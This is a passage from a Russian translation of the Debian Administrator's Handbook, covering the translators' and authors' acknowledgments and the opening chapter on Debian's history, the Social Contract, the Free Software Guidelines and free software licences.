Жан-Себастьян Лебак, Жером Балло, Жером Пеллуа, Йохан Руссе, Джонатан Галло, Жори Дедье, Жюльен Жиль, Жюльен Грассель, Кевин Мессер, Лоран Эспиталье, Лоран Фонте, Le Goût Du Libre, Людовик По, Марк Гасно, Марк Верпра, Марк-Генри Примо, Мартин Бурдуасо, Матье Шапуне, Матье Эмерин, Матье Жоли, Мелвин Лерой, Мишель Касабона, Мишель Капель, Микаэль Тонно, Микаэл Марко, Николя Бертен, Николя Бонне, Николя Дандримо, Николя Дик, Николя Ише, Николя Каролак, Николя Шон, Оливье Госсе, Оливье Лангеля, Патрик Франсель, Патрик Номбло, Филипп Жиляр, Филипп Ле Но, Филипп Мартен, Филипп Монье, Филипп Туве, Пьер Брюн, Пьер Гамбаротто, Пьер-Доминик Перье, Квентин Файт, Рафаэль Энрики — Root 42, Реми Ванисе, Ридвен Вольсик, RyXéo SARL, Самюэль Булье, Сандрин Д'уг, Себастьен Пижо, Себастьен Болин, Себастьен Каль, Себастьен Лардье, Себастьен Поэ, Себастьен Проспер, Себастьен Резо, Симон Фолько, Société Téïcée, Стефан Лейбовиц, Стефан Пило, Стив-Давид Марго, Сильвен Дюсо, Таматоа Давио, Тибольт Теландье, Тибо Гирка, Тибо Пулен, Тьери Жоэн, Тома Эчеверриа, Тома Видаль, Тома Винсент, Винсент Аве, Винсент Мерле, Ксавье Аль, Ксавье Бенсему, Ксавье Девлямин, Ксавье Гийо, Ксавье Жаклин, Ксавье Ней, Янник Брити, Янник Гери и Ив Мартен.

5.4. Особая благодарность участникам

Эта книга не была бы именно такой без участия нескольких людей, каждый из которых играл очень важную роль на этапе перевода и не только. Мы хотели бы поблагодарить Мерилин Брун, которая помогала нам переводить пробную главу и работала с нами над общими правилами перевода. Она также корректировала несколько глав, которые крайне нуждались в дополнительной доработке. Спасибо Энтони Болдуину (из Baldwin Linguas), который перевёл несколько глав для нас.

Мы так же благодарны нашим корректорам: Дениелу Филлипсу, Джеролду Рупрехту, Гордону Дею, Якобу Оуэнсу и Тому Сайройду. Каждый из них проверил множество глав. Спасибо вам большое!

Далее, когда англоязычная версия была освобождена, мы, конечно, получили множество отзывов и предложений от читателей и, более того, от многих команд, взявших на себя перевод книги на другие языки. Спасибо!

Мы также хотели бы поблагодарить читателей французского издания, представивших положительные отзывы в подтверждение того, что книга действительно достойна быть переведённой: спасибо вам, Кристиан Перье, Девид Беркот, Этьен Литар и Жиль Русси. Стефано Закироли, бывший лидером проекта Debian во время кампании по сбору средств, также заслужил большой благодарности. Он любезно предоставил отзыв, в котором разъяснил, что свободные книги более чем необходимы.

Если вы имеете удовольствие читать эти строки в бумажной копии книги, то вам стоит присоединиться к нашим благодарностям Бенуа Гийьону, Жан-Кому Шарпентье и Себастьяну Менжену. Они работали над дизайном книги. Бенуа так же является автором dblatex — инструмента для конвертирования DocBook в LaTeX (а затем в PDF). Себастьян — дизайнер, разработавший вёрстку книги, а Жан-Ком - эксперт LaTeX, воплотивший её в виде стилей, совместимых с dblatex. Спасибо вам, ребята, за ваш тяжёлый труд!

Наконец, спасибо Тьерри Стемпфелю за прекрасные изображения перед началом каждой главы и Дору Патраску за великолепную обложку книги.

5.5. Благодарности переводчикам

С тех пор, как книга была передана в свободное пользование, множество добровольцев участвовало в переводе её на различные языки, такие как арабский, бразильский португальский, немецкий, итальянский, испанский и др. Полный список переводов доступен на сайте книги: http://debian-handbook.info/get/#other

Мы хотим выразить благодарность переводчикам и редакторам перевода. Ваша работа неоценима, потому что она приносит Debian в руки миллионов людей, тех кто не может читать по-английски.

5.6. Персональные благодарности от Рафаэля

Прежде всего я бы хотел поблагодарить Ната Макаревича, предоставившего мне возможность написать эту книгу и бывшего моим наставником в течение года, пока она не была закончена. Также спасибо отличной команде Eyrolles и Мюриэл Шан Сей Фан в частности. Она была очень терпеливой со мной, и я многому у неё научился.

Кампания на Ulule была очень тяжела для меня, но я хочу поблагодарить всех, кто помог ей прийти к успеху, и в частности команду Ulule, которая очень оперативно откликались на множество моих обращений. Также я хочу выразить благодарность всем, кто содействовал в этом проекте. У меня нет полного списка (а если бы и был, то он был бы невероятно длинным), но я хочу поблагодарить нескольких людей, которые контактировали со мной: Джоуи-Элийю Снеддон и Бенжамина Хамфри из OMG! Ubuntu, Флорана Зара из LinuxFr.org, Ману из Korben.info, Федерика Куше из April.org, Джейка Иджа из Linux Weekly News, Клемена Лефевра из Linux Mint, Ладислава Боднара из Distrowatch, Стива Кемпа из Debian-Administration.org, Кристиана Пфейфера Йенсена из Debian-News.net, Артёма Носульчика из LinuxScrew.com, Стефана Рамуана из Gandi.net, Меттью Блоха из Bytemark.co.uk, команду Divergence FM, Рикки Кайта из Linux New Media, Джоно Бэкона, рекламный отдел Eyrolles и всех остальных, кого я забыл (прошу прощения за это).

Ещё я хотел бы выразить особую благодарность Ролану Ма, моему соавтору. Мы работали вместе над этой книгой с самого начала и он всегда был на высоте. И я должен сказать, что для написания Настольной книги администратора Debian было приложено немало усилий…

Последнее, но не менее важное: спасибо моей жене Софи. Она очень поддерживала меня в период работы над книгой и вообще в работе над Debian. Было слишком много дней (и ночей), когда мне приходилось оставлять её одну с нашими двумя сыновьями, чтобы немного поработать над книгой. Я очень признателен ей за поддержку. Мне повезло, что она у меня есть.

5.7. Персональные благодарности от Ролана

Рафаэль уже успел поблагодарить многих людей с которыми работал и я. Но я всё же выражу мою персональную благодарность замечательным людям из Eyrolles, сотрудничать с которыми всегда было очень приятно. Надеюсь, плоды их ценных советов не потерялись в процессе перевода.

Я безмерно благодарен Рафаэлю за принятие управленческой части выпуска английского издания на себя. От организации сбора денег до последних деталей вёрстки, выпуск переведённой книги — много больше, чем просто перевод и корректура, и Рафаэль делал это всё. Спасибо за это.

Также спасибо всем, кто в большей или меньшей степени помогал в работе над книгой

уточнениями, разъяснениями или советом по переводу. Их очень много, но большинство из них можно найти на различных IRC каналах #debian-*.

Конечно многие их этих людей уже были упомянуты ранее, но всё же особая благодарность тем, кто разрабатывает Debian. Без них не было бы этой книги, и я до сих пор изумляюсь, как проект Debian разрабатывается и доступен всем и каждому.

Также персональные благодарности я выражаю всем моим друзьям и клиентам за их понимание, когда я был недостаточно отзывчив, потому что был занят работой над книгой, а также за их поддержку, воодушевление и подстрекание. Вы сами знаете, что это вы. Спасибо.

И наконец — они наверняка удивятся, что упомянуты здесь, но я бы хотел распространить мои благодарности и на Терри Пратчета, Джаспера Ффорда, Тома Хольта, Уильяма Гибсона, Нила Стивенсона и, конечно же, покойного Дугласа Адамса. Благодаря бесчисленным часам, которые я провёл за чтением их книг, я стал способен принять участие сначала в переводе этой, а потом и в написании новых частей.

Глава 1. Проект Debian

До того как погрузиться в технологии, давайте рассмотрим, что собой представляет Проект Debian, каковы его цели, средства и как он функционирует.

1.1. Что такое Debian?

***КУЛЬТУРА* Происхождение названия Debian**

Даже не ищите, слово Debian не является акронимом. В действительности, это слово представляет собой объединение двух имён: Иэна Мёрдока и его приятельницы Дэбры. Debra + Ian = Debian.

Debian — дистрибутив GNU/Linux. Мы подробно рассмотрим, что такое дистрибутив, в Раздел 1.5, «Роль дистрибутивов», сейчас же просто скажем, что это полная операционная система, включающая ПО и системы для установки и управления ПО, эта система построена на основе ядра Linux, а также свободного ПО (в особенности, из проекта GNU).

Когда он создавал Debian в 1993 году под руководством FSF, Иэн Мёрдок имел перед собой ясные цели, которые были выражены им в *Манифесте Debian*. Свободная операционная система, которая была ему нужна, должна была бы обладать двумя принципиальными особенностями. Во-первых, это качество. Debian должен разрабатываться под самым пристальным вниманием, достойным ядра Linux. Во-вторых, он должен быть некоммерческим дистрибутивом, достаточно сильным, чтобы конкурировать с коммерческими дистрибутивами. Эти две амбициозных цели могут быть достигнуты, как он полагал, только путём открытия процесса разработки Debian подобно тому, как это сделано в Linux и проекте GNU. Таким образом, независимая равная проверка позволяла бы постоянно улучшать продукт.

***КУЛЬТУРА* GNU, проект FSF**

Проект GNU — это ряд свободного ПО, разработанного или проспонсированого Фондом свободного ПО (FSF). Проект основан культовым лидером, д-ром Ричардом Столлманом. GNU представляет собой рекурсивный акроним, означающий «GNU не Unix».

***КУЛЬТУРА* Ричард Столлман**

Основатель FSF и автор лицензии GPL, Ричард Столлман (зачастую когда о нём говорят, используют его инициалы, RMS) является харизматичным лидером движения Свободного ПО. Из-за своей бескомпромиссной точки зрения его уважают не все в сообществе, но его не-технический вклад в Свободного ПО (в частности, на юридическом и философском уровнях) почитается всеми.

1.1.1. Мультиплатформенная операционная система

***СООБЩЕСТВО* Путь Иэна Мёрдока**

Иэн Мёрдок, основатель проекта Debian, была первым лидером проекта с 1993 по 1996 год. После передачи эстафетной палочки Брюсу Перенсу Иэн стал играть менее публичную роль. Он вернулся к закулисной работе сообщества свободного ПО, создав компанию Progeny, с намерением продавать дистрибутив на основе Debian. К сожалению, это предприятие оказалось коммерческим провалом, и разработка была остановлена. Компания кое-как перебивалась в течении нескольких лет, предоставляя различные услуги, и подала в конце концов заявление о банкротстве в апреле 1997 года. Из различных проектов, работа над которыми была начата в компании Progeny, в настоящее время остался только *discover*. Он представляет собой инструмент для автоматического определения оборудования.

Debian, оставаясь верным изначальными принципам, оказался насколько успешным, что достиг к сегодняшнему дню колоссальных размеров. 12 архитектур для 10 аппаратных архитектур, 2 ядра (Linux и FreeBSD, несмотря на то, что FreeBSD порты не являются частью официально поддерживаемых архитектур). Более того, это более 21 тыс. пакетов с исходным кодом. То есть, доступное ПО может удовлетворить практически любые нужды как домашних, так и корпоративных пользователей.

Огромный размер дистрибутива может оказаться затруднением: нецелесообразно поставлять 84 компакт-диска для установки полной версии на обычный ПК... Вот почему Debian всё чаще рассматривается как «метадистрибутив», из которого извлекаются конкретные дистрибутивы, предназначенные для определённой публики: Debian-Desktop для обычной офисной работы, Debian-Edu для образовательного и педагогического использования в академической среде, Debian-Med для медицинских приложений, Debian-Junior для детей и т. д. Более подробный список подпроектов можно в специальном разделе, см. Раздел 1.3.3.1, «Существующие подпроекты Debian».

Эти частичные виды Debian организованы в рамках чётко определённой инфраструктуры, что гарантирует легкодоступную совместимость между различными «поддистрибутивами». Все они следуют общему плану выпуска новых версий. Поскольку они построены на одних и тех же основаниях, их весьма легко расширять, дополнять и персонализировать с помощью доступных в репозиториях Debian приложений.

Все инструменты Debian работают в этом направлении: **debian-cd** уже долгое время позволяет создавать набор компакт-дисков, содержащий только заранее выбранный набор пакетов; **debian-installer** является модульной программой установки и легко подстраивается под специальные нужды. **APT** устанавливает пакеты из разных источников, гарантируя общую стабильность системы.

***ИНСТРУМЕНТ* Создание компакт-диска Debian**

debian-cd создаёт ISO-образы установочных носителей (CD, DVD, Blu-Ray и т. д.), которые сразу же готовы к использованию. Любой вопрос касаемо ПО обсуждается (на английском языке) в списке рассылки <debian-cd@lists.debian.org>. Эту команду возглавляет Стив Макинтайр, команда работает над официальными сборками ISO-образов Debian.

***К ОСНОВАМ* Каждому компьютеру его архитектуру**

Термин «архитектура» обозначает тип компьютера (наиболее известны Mac и ПК). Каждая архитектура отличается

от остальных в первую очередь своим процессором, который обычно не совместим с другими процессорами. Эти различия аппаратного обеспечения определяют различия в работе, что приводит к требованию того, чтобы ПО было скомпилировано отдельно для каждой архитектуры.

Большая часть ПО в Debian написана на переносимых языках программирования: один и тот же исходный код может быть скомпилирован для разных архитектур. На деле, исполняемый двоичный файл, скомпилированный для определённой архитектуры, обычно не работает на других архитектурах.

Вспомните, что каждая программа создаётся путём написания исходного кода; этот исходный код представляет собой текстовый файл, содержащий инструкции, сформулированные на данном языке программирования. До того как использовать ПО, необходимо скомпилировать этот исходный код, что предполагает преобразование кода в двоичный код (набор машинных инструкций, выполняемых процессором). У каждого языка программирования есть свой компилятор, который выполняет эту задачу (например, **gcc** для языка программирования C).

***ИНСТРУМЕНТ* Программа установки**

debian-installer — это имя программы установки Debian. Её модульная структура позволяет использовать эту программу в очень широком спектре сценариев установки. Разработка координируется в списке рассылки <debian-boot@lists.debian.org> Сирилом Брульбуа (Cyril Brulebois).

1.1.2. Качество Свободного ПО

Debian следует принципам Свободного ПО, новые версии Debian не выпускаются до тех пор, пока они не будут готовы. Разработчики не связаны каким-либо графиком, они не должны торопиться, чтобы завершить всё к какому-то сроку. Часто люди жалуются на большие промежутки времени между стабильными выпусками Debian, но это гарантирует легендарную надёжность Debian: длительные месяцы тестирования необходимы для того, чтобы весь дистрибутив получил статус «стабильного».

Debian не поступится качеством: все известные критические ошибки разрешаются в каждой новой версии, даже если это требует перенести дату выпуска.

1.1.3. Юридическая структура: некоммерческая организация

Говоря юридическим языком, Debian представляет собой проект, обслуживаемый американской некоммерческим добровольным объединением. В проекте участвуют около тысячи *разработчиков Debian*, но количество участников проекта ещё больше (это переводчики, нерегулярные разработчики, художники, те, кто сообщает об ошибках и др.).

Чтобы достичь желанной цели, у Debian имеется обширная инфраструктура, состоящая их множества серверов, соединённых через Интернет. Серверы предоставляются многочисленными спонсорами.

***СООБЩЕСТВО* За кулисами Debian, объединение SPI и локальные подразделения**

Сам Debian не владеет серверами от своего лица, поскольку он является лишь проектом в рамках объединения *Software in the Public Interest*, SPI управляет оборудованием и занимается финансовыми вопросами (пожертвования,

покупка аппаратного обеспечения и др.). Хотя это объединение и было изначально создано специально для проекта Debian, теперь оно обслуживает и другие проекты свободного ПО, в особенности базу данных PostgreSQL, Freedesktop.org (проект по стандартизации различных частей современных графических окружений рабочего стола, таких как GNOME и KDE) и набор офисных приложений Libre Office.

→ http://www.spi-inc.org/

С Debian помимо SPI тесно сотрудничают различные локальные объединения в плане привлечения денежных средств для Debian, не концентрируя всё в США. Эти объединения на жаргоне Debian называются «Доверенными организациями». Это позволяет избежать чрезмерную плату за международный трансфер и вполне соответствует децентрализованной сути проекта.

Хотя список доверенных организаций довольно короток, существует большое количество других связанных с Debian объединений, чьей целью является продвижение Debian: *Debian France*, *Debian-ES*, *debian.ch* и другие объединения по всему миру. Не стесняйтесь вступить в ваше местное объединение и поддержать тем самым проект!

→ http://wiki.debian.org/Teams/Auditor/Organizations

→ http://france.debian.net/

→ http://www.debian-es.org/

→ http://debian.ch/

1.2. Основополагающие документы

Через несколько лет после своего запуска проект Debian сформулировал принципы, которым он как проект свободного ПО должен следовать. Это заведомо активистское решение позволяет проекту последовательно и спокойно расти, гарантируя, что все члены проекта развиваются в одном и том же направлении. Чтобы стать разработчиком Debian кандидат должен подтвердить и доказать свою поддержку и приверженность принципам, установленным в основополагающих документах проекта.

Процесс разработки постоянно обсуждается, но эти основополагающие документы широко и добровольно поддерживаются, а потому изменяются весьма и весьма редко. Конституция Debian гарантирует их стабильность: для подтверждения любой поправки требуется три четверти квалифицированного большинства.

1.2.1. Обязательство перед пользователями

У проекта также имеется «общественный договор». Какое же место занимает подобный текст в проекте, предназначение которого состоит в разработке операционной системы? Всё просто: проект Debian работает для своих пользователей, а потому для общества. Этот договор резюмирует обязательства, принимаемые проектом. Давайте, рассмотрим их подробнее:

1. Debian на 100% останется свободным.

   Это Правило №1. Debian состоит и будет состоять всецело только из свободного ПО. Кроме того, вся разработка ПО внутри проекта Debian будет свободна.

   > ***ТОЧКА ЗРЕНИЯ*** **Не только ПО**
   >
   > Первая версия Общественного договора Debian говорила, что «Debian на 100% будет оставаться свободным *ПО*». Исчезновение этого слова (с ратификацией версии 1.1 договора в апреле 2004 года) демонстрирует стремление достичь свободны не только в ПО, но и в документации и любом другом элементе, предоставляемом Debian в своей операционной системе.
   >
   > Это изменение, которое было скорее редакторской правкой, в действительности имело обширные следствия, приведшие, в частности, к удалению некоторой проблематичной документации. Более того, увеличение числа микропрограмм в драйверах создаёт проблему: многие из них не свободны, но они необходимы для правильной работы соответствующего аппаратного обеспечения.

2. Мы будем возвращать свои наработки сообществу свободного ПО.

   Любое улучшение, внесённое проектом Debian в работу, включённую в дистрибутив, отправляется обратно автору этой работы (в «основную ветку разработки»). Вообще, Debian действует совместно с сообществом и не работает в изоляции.

***СООБЩЕСТВО* Автор основной ветки разработки или разработчик Debian?**

Термин «автор основной ветки разработки» означает автора(-ов)/разработчика(-ов) работы, который написал и разработал её. С другой стороны, «разработчик Debian» использует существующую работу, чтобы создать из неё пакет Debian (термин «сопровождающий Debian» больше для этого подходит).

На практике это различие зачастую не столь однозначно. Сопровождающий Debian может написать патч, который принесёт пользу всем пользователям этой работы. Вообще Debian поощряет участие ответственных за пакеты в Debian в разработке «основной ветки разработки» (тогда они становятся участниками разработки, не ограничиваясь ролью простых пользователей программы).

3. Мы не будем скрывать проблемы.

   Debian не совершенен, мы каждый день находим новые проблемы, которые нужно исправить. Вся наша база данных с отчётами об ошибках остаётся и будет оставаться открытой для публичного просмотра в любое время. Отчёты, отправляемые одними людьми, становятся доступны всем другим людям.

4. Нашими приоритетами являются пользователи и свободное ПО.

   Это обязательство трудно определить. Debian, таким образом, в случае принятия решения действует предвзято, простые для разработчиков разработчиков решения, ставящие под удар пользователей, отвергаются в пользу более элегантного решения, даже в том случае, если его сложно реализовать. Это предполагает учёт в качестве приоритета интересов пользователей и свободного ПО.

5. Работы, которые не отвечают нашим стандартам свободного ПО.

   Debian принимает и понимает, что пользователи могут пожелать использовать некоторые несвободные программы. Вот почему проект позволяет использовать части своей инфраструктуры для распространения пакетов Debian с несвободным ПО, которое можно безопасно распространять.

***СООБЩЕСТВО* За или против несвободного раздела архива?**

Обязательство поддерживать структуру для размещения несвободного ПО (то есть, раздел non-free, см. боковую колонку *VOCABULARY* The `main`, `contrib` and `non-free` archives) часто является предметом спора внутри сообщества Debian.

Критики утверждают, что это отталкивает людей от эквивалентного свободного ПО и противоречит принципу поставлять только свободное ПО. Сторонники же категорически заявляют, что большинство несвободных пакетов являются «почти свободными», что они содержат лишь одно или два неприятных ограничения (зачастую это запрет коммерческого использования такого ПО). Распространяя подобные работы в несвободной ветке, мы косвенно объясняем автору, что его труд будет более известен и будет шире использоваться в том случае, если бы он был включён в основной раздел. Таким образом, мы вежливо приглашаем их изменить лицензию, чтобы включение в основной раздел было возможно.

После первой напрасной попытки в 2004 году полное удаление несвободного раздела вряд ли вернётся в повестку дня, в особенности поскольку в этом разделе содержится большое количество полезной документации, которая была перенесена сюда потому, что она не соответствовала новым требованиям к основному разделу. В частности, такова ситуация с некоторой документацией, выпущенной проектом GNU (например, документация для Emacs и Make).

Существование несвободного раздела время от времени является причиной трений между Debian и Free Software Foundation, а также основной причиной почему FSF официально не рекомендует Debian в качестве операционной системы.

1.2.2. Критерии Debian по определению Свободного ПО

Этот справочный документ определяет, какое ПО является «достаточно свободным», чтобы его можно было включить в Debian. Если лицензия программы соответствует этим принципам, то эта программа может быть включена в основной раздел; если же лицензия не соответствует этим принципам, и свободное распространение этой программы разрешено, то её можно поместить в несвободный раздел. Несвободный раздел не является официальной частью Debian; это дополнительная услуга, предоставляемая пользователям.

Помимо критериев отбора ПО для Debian этот текст стал авторитетным источником по вопросу свободного ПО и послужил основой для «Определения ПО с открытым исходным кодом». Таким образом, исторически это одно из первых формальных определений понятия «свободное ПО».

Стандартная общественная лицензия GNU, лицензия BSD и творческая лицензия являются примерами традиционных свободных лицензий, соответствующих девяти пунктам, указанным в этом тексте. Ниже приведён текст этого документа в том виде, как он опубликован на веб-сайте Debian.

→ http://www.debian.org/social_contract#guidelines

1. **Свободное распространение.** Лицензия никакой части Debian не может запрещать никакой группе людей продавать или раздавать ПО как компонент собранного дистрибутива ПО, содержащего программы из нескольких различных источников. Лицензия не может требовать авторского гонорара или иного вознаграждения за такую продажу.

> ***К ОСНОВАМ*** **Свободные лицензии**
>
> Несмотря на различия, GNU GPL, лицензия BSD и творческая лицензия соответствуют Критериям Debian по определению свободного ПО.
>
> GNU GPL, используемая и продвигаемая FSF (Free Software Foundation) — самая распространённая. Её основная особенность состоит в том, что она применяется и к любой распространяемой производной работе: программа, включающая или использующая код под лицензией GPL, может распространяться только в соответствии с условиями этой лицензии. Следовательно, лицензия запрещает любое повторное использование кода в проприетарном приложении. Это создаёт серьёзные проблемы для повторного использования кода под лицензией GPL в свободном ПО под несовместимой с GPL лицензией. Соответственно, иногда нельзя связывать программу, опубликованную под другой лицензией свободного ПО с библиотекой, распространяемой под лицензией GPL. С другой стороны, эта лицензия весьма выверена в плане соответствия американским законам: юристы FSF приняли участие в её подготовке, что зачастую заставляет нарушителей лицензии достичь мирового соглашения с FSF без обращения в суд.
>
> → http://www.gnu.org/copyleft/gpl.html
>
> Лицензия BSD менее ограничивающая: она разрешает всё, включая использование изменённого кода в проприетарном приложении. Даже Microsoft использует такой код, уровень TCP/IP в Windows NT создан на основе ядра BSD.
>
> → http://www.opensource.org/licenses/bsd-license.php

Наконец творческая лицензия представляет собой компромисс между двумя уже рассмотренными лицензиями: включение кода в проприетаное приложение разрешено, но любое изменение кода должно быть опубликовано.

→ http://www.opensource.org/licenses/artistic-license-2.0.php

Полные тексты этих лицензий доступны в любой системе Debian в каталоге `/usr/share/common-licenses/`.

2. **Исходный код.** Программа должна включать исходные тексты, и должна разрешать распространение как исходных текстов, так и откомпилированной программы.
3. **Производные работы.** Лицензия должна разрешать внесение изменений и создание производных программ и распространение их на тех же условиях, что и первоначальное ПО.
4. **Целостность авторских исходных текстов.** Лицензия может запрещать распространение исходных текстов в изменённом виде, *только* если лицензия разрешает распространение «файлов заплат» с исходным кодом, для изменения программы во время сборки. Лицензия должна явно разрешать распространение ПО, собранного из изменённых исходных текстов. Лицензия может потребовать, чтобы производные работы носили другое имя или номер версии, нежели первоначальное ПО (*Это компромисс. Группа Debian призывает всех авторов не запрещать изменений файлов, как исходного кода, так и двоичных*).
5. **Запрещается дискриминация людей или групп людей.** Лицензия не должна дискриминировать людей или группы людей.
6. **Запрещается дискриминации по областям деятельности.** Лицензия не должна запрещать использование программы в какой-либо области деятельности. Например, она не может запрещать использование программы в бизнесе или в генетических исследованиях.
7. **Распространение лицензии.** Права, определяемые лицензией программы, должны получать все те, среди кого она будет распространена, без необходимости использования этими группами людей дополнительной лицензии.
8. **Лицензия не должна относиться исключительно к Debian.** Права, определяемые лицензией программы, не должны зависеть от того, является ли она частью системы Debian. Если программа отделяется от Debian и используется или распространяется без Debian, но всё же в рамках лицензии программы, то у всех групп людей, к которым она попадает, должны быть те же права, которые предоставляются вместе с системой Debian.
9. **Лицензия не должна ограничивать другое ПО.** Лицензия не должна накладывать ограничения на другое ПО, которое распространяется с данным. Например, лицензия не должна настаивать на том, чтобы все программы, распространяемые в той же среде были свободным ПО.

***К ОСНОВАМ* Авторское лево**

Авторское лево (copyleft) представляет собой принцип, состоящий в использовании авторских прав для

гарантирования свободы работы и производных от неё работ, а вовсе не для ограничения прав использования как это имеет место для проприетарного ПО. Кроме того, это такая игра слов для термина «авторское право». Ричард Столлман сформулировал эту идею, когда его друг, которому нравятся различные словесные каламбуры, написал на адресованном Ричарду конверте «copyleft: все права защищены». Авторское лево требует сохранения всех изначальных свобод при распространении оригинальной или изменённой работы (обычно программы). Таким образом, программу, которая является производной от кода программы под copyleft-лицензией, нельзя распространять как проприетарное ПО.

Наиболее известным семейством copyleft-лицензий, конечно же, являются GNU GPL и их ответвления, GNU LGPL или Меньшая стандартная общественная лицензия GNU и GNU FDL или Лицензия свободной документации GNU. К сожалению, эти лицензии не совместимы друг с другом. Следовательно, лучше использовать только одну из них.

СООБЩЕСТВО Брюс Перенс, скандальный лидер

Брюс Перенс был вторым лидером Проекта Debian, сразу же после Иэна Мёрдока. Как лидер он был весьма неоднозначен из-за своих энергичных и авторитарных методов. Тем не менее, он остаётся важным участником Debian, перед которым Debian особенно в долгу за редактирование знаменитых «Критериев Debian по определению свободного ПО» (DFSG), оригинальная идея которых была высказана Еаном Шюсслером. В дальнейшем Брюс создал, удалив все ссылки на Debian, на их основе знаменитое «Определение открытого кода».

→ http://www.opensource.org/

Его выход из проекта был весьма и весьма эмоциональным, но Брюс остался крепко привязанным к Debian, поскольку он продолжает продвигать дистрибутив в политических и экономических сферах. Время от времени он появляется в списках рассылки, чтобы высказать свой совет или рассказать о своих последних инициативах по продвижению Debian.

Последний анекдотичный момент заключается в том, что именно Брюс ответственен за то, чтобы для разных версий Debian выбирались разные «кодовые имена» (1.1 — Rex (Рекс), 1.2 — Buzz (Базз), 1.3 — Bo (Бо), 2.0 — Hamm (Хэмм), 2.1 — Slink (Слинк), 2.2 — Potato (Потэйто), 3.0 — Woody (Вуди), 3.1 — Sarge (Сарж), 4.0 — Etch (Этч), 5.0 — Lenny (Ленни), 6.0 — Squeeze (Сквиз), 7 — Wheezy (Уизи), 8 — Jessie (Джесси), 9 (пока не выпущен) — Stretch (Стрэтч), 10 (пока не выпущен) — Buster (Бастер), нестабильный — Sid (Сид)). Эти названия происходят от имён персонажей мультфильма «История игрушек». Этот мультфильм, полностью созданный при помощи компьютерной графики, был снят студией Pixar, на которой Брюс работал в то время как руководил Проектом Debian. Имя «Sid (Сид)» имеет особый статус, поскольку оно навечно привязано к нестабильной ветке. В этом мультфильме есть такой персонаж, соседский мальчишка, который всегда ломает игрушки — поэтому будьте осторожны, когда слишком близко подходите к нестабильному выпуску. С другой стороны, Sid (Сид) также представляет собой акроним “Still In Development” («Всё ещё в разработке»).

1.3. Внутреннее устройство Проекта Debian

Многочисленные результаты, создаваемые Проектом Debian, одновременно возникают благодаря работе над инфраструктурой, выполняемой опытными разработчиками Debian, благодаря индивидуальной и совместной работе разработчиков над пакетами Debian и благодаря отклику пользователей.

1.3.1. Разработчики Debian

Разработчики Debian имеют различные обязанности, а как официальные члены проекта они оказывают очень сильное влияние на направление развития проекта. Обычно разработчик Debian ответственен за хотя бы один пакет, но в соответствии с имеющимся временем и желанием он может принять участие во множестве команд, получив тем самым больше обязанностей в проекте.

→ http://www.debian.org/devel/people

→ http://www.debian.org/intro/organization

→ http://wiki.debian.org/Teams


***ИНСТРУМЕНТ* База данных разработчиков**

